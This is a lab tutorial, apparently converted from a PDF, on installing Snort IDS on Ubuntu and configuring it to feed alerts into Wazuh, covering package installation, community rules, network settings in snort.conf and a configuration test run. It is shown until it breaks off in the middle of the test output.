



# wazuh.

## **Wazuh – SNORT IDS Network Intrusion Detection**

**Lab Created By: MUHAMMAD MOIZ UD DIN RAFAY**

**Follow Me: [linkedin.com/in/moizuddinrafay](https://linkedin.com/in/moizuddinrafay)**

# Integrating Wazuh and Snort IDS for Enhanced Security Monitoring



**Snort** is a widely-used open-source Intrusion Detection System (IDS) that analyzes network traffic in real-time and detects suspicious activities. Wazuh, on the other hand, is an open-source security monitoring platform that includes capabilities for intrusion detection, log analysis, vulnerability detection, and more.

## Integration of Snort IDS with Wazuh:

### Snort Overview:

- Snort operates by inspecting packets as they pass through a network interface.
- It uses rulesets to detect known threats, anomalies, and policy violations.
- Alerts are generated when Snort detects suspicious activity based on these rules.

### Wazuh Overview:


- Wazuh provides a comprehensive security monitoring solution.
- It integrates log analysis, intrusion detection, vulnerability detection, and more into a single platform.
- Wazuh uses agents deployed on monitored systems to collect and analyze data.

### Integration Benefits:


- Centralized Monitoring: Wazuh can centralize and correlate alerts generated by Snort across multiple network segments or hosts.
- Enhanced Visibility: By integrating Snort alerts into Wazuh, security teams gain a unified view of network and host-based security events.
- Scalability: Wazuh's scalability allows it to handle large volumes of data generated by Snort, ensuring that no alerts are missed.

### Use Cases:

- Incident Response: Quickly identify and respond to potential threats detected by Snort through Wazuh's centralized alerting.
- Compliance Monitoring: Meet regulatory requirements by monitoring network traffic and generating comprehensive reports.
- Threat Hunting: Leverage combined data from Snort and Wazuh for proactive threat hunting and anomaly detection.



Here in my virtualbox Wazuh-server and Ubuntu machine is up and running.




Wazuh – SNORT IDS – Network Intrusion Detection  
Lab Created by: MUHAMMAD MOIZ UD DIN RAFAY

**Step 01:** First we have to install snort in Ubuntu machine.


Command: sudo apt-get update

Command: sudo apt-get install snort -y




```
ubuntu-victim@ubuntuvictim:~$ sudo apt-get update
[sudo] password for ubuntu-victim:
Hit:1 http://pk.archive.ubuntu.com/ubuntu bionic InRelease
Hit:2 http://pk.archive.ubuntu.com/ubuntu bionic-updates InRelease
Hit:3 http://pk.archive.ubuntu.com/ubuntu bionic-backports InRelease
Reading package lists... Done
ubuntu-victim@ubuntuvictim:~$ sudo apt-get install snort -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
snort is already the newest version (2.9.7.0-5build1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
ubuntu-victim@ubuntuvictim:~$
```

After installing the snort, we need to download “Community-rules” of snort.




The screenshot shows a Firefox browser window titled "Ubuntu-WebApplication [Running] - Oracle VM VirtualBox". The address bar displays the URL <https://www.snort.org/downloads>. A download progress bar is visible on the right side of the browser, indicating a file named "community-rules.tar.gz" has been completed at 334 KB. The page content includes sections for "Rules", "Community", "Registered", and "Subscription", each listing various Snort rule versions and their download links.

After download the snort “community-rules.tar.gz” we have to extract this file.



Here is the “community.rules” file, we will use this file later.



Now we have to edit snort configuration to setup according to our network.


Command: cd /etc/snort

Edit the snort.conf file follow the figures.

```
ubuntu-victim@ubuntuvictim: /etc/snort
File Edit View Search Terminal Help
ubuntu-victim@ubuntuvictim:~$ cd /etc/snort
ubuntu-victim@ubuntuvictim:/etc/snort$ ls
classification.config  gen-msg.map      rules      snort.debian.conf  unicode.map
community-sid-msg.map  reference.config  snort.conf  threshold.conf
ubuntu-victim@ubuntuvictim:/etc/snort$
```

A screenshot of a terminal window on an Ubuntu system. The title bar says "ubuntu-victim@ubuntuvictim: /etc/snort". The terminal command history shows "cd /etc/snort" and "ls". The output of the "ls" command lists several files: "classification.config", "gen-msg.map", "rules" (highlighted with a red box), "snort.debian.conf", "unicode.map", "community-sid-msg.map", "reference.config", and "threshold.conf". The prompt at the end of the command line is "ubuntu-victim@ubuntuvictim:/etc/snort\$".


Here is “snort.conf” file is open in “nano” editor.



```
GNU nano 2.9.3
-----  
# VRT Rule Packages Snort.conf  
#  
# For more information visit us at:  
# http://www.snort.org Snort Website  
# http://vrt-blog.snort.org/ Sourcefire VRT Blog  
#  
# Mailing list Contact: snort-sigs@lists.sourceforge.net  
# False Positive reports: fp@sourcefire.com  
# Snort bugs: bugs@snort.org  
#  
# Compatible with Snort Versions:  
# VERSIONS : 2.9.7.0  
#  
# Snort build options:  
# OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --enable-perfproflin$  
#  
# Additional information:  
# This configuration file enables active response, to run snort in  
# test mode -T you are required to supply an interface -i <interface>  
# or test mode will fail to fully validate the configuration and  
# exit with a FATAL error  
#-----
```


We have to change network setting here. Follow the figure and do same but according to your network.

Note: you have to configure your interface as well. Do little scroll down and edit you interface; I am not mentioning here to edit interface.



```
GNU nano 2.9.3
-----  
# value of DEBIAN_SNORT_HOME_NET is defined in the  
# /etc/snort/snort.debian.conf configuration file  
#  
ipvar HOME_NET 192.168.100.0/24  
  
# Set up the external network addresses. Leave as "any" in most situations  
ipvar EXTERNAL_NET any  
# If HOME_NET is defined as something other than "any", alternative, you can  
# use this definition if you do not want to detect attacks from your internal  
# IP addresses:  
#ipvar EXTERNAL_NET !$HOME_NET  
-----
```

Find you network routing information with “route -n” command.




Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	192.168.100.1	0.0.0.0	UG	100	0	0	enp0s3
169.254.0.0	0.0.0.0	255.255.0.0	U	1000	0	0	enp0s3
192.168.100.0	0.0.0.0	255.255.255.0	U	100	0	0	enp0s3


Save the “snort.conf” file and check the configuration is successful or not.

Command: sudo snort -T -c snort.conf

Note: It's a case sensitive make sure you are in “/etc/snort” directory.



ubuntu-victim@ubuntuvictim: /etc/snort\$ sudo snort -T -c snort.conf  
Running in Test mode  
  
==== Initializing Snort ====  
Initializing Output Plugins!  
Initializing Preprocessors!  
Initializing Plug-ins!  
Parsing Rules file "snort.conf"  
PortVar 'HTTP\_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037  
3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 808  
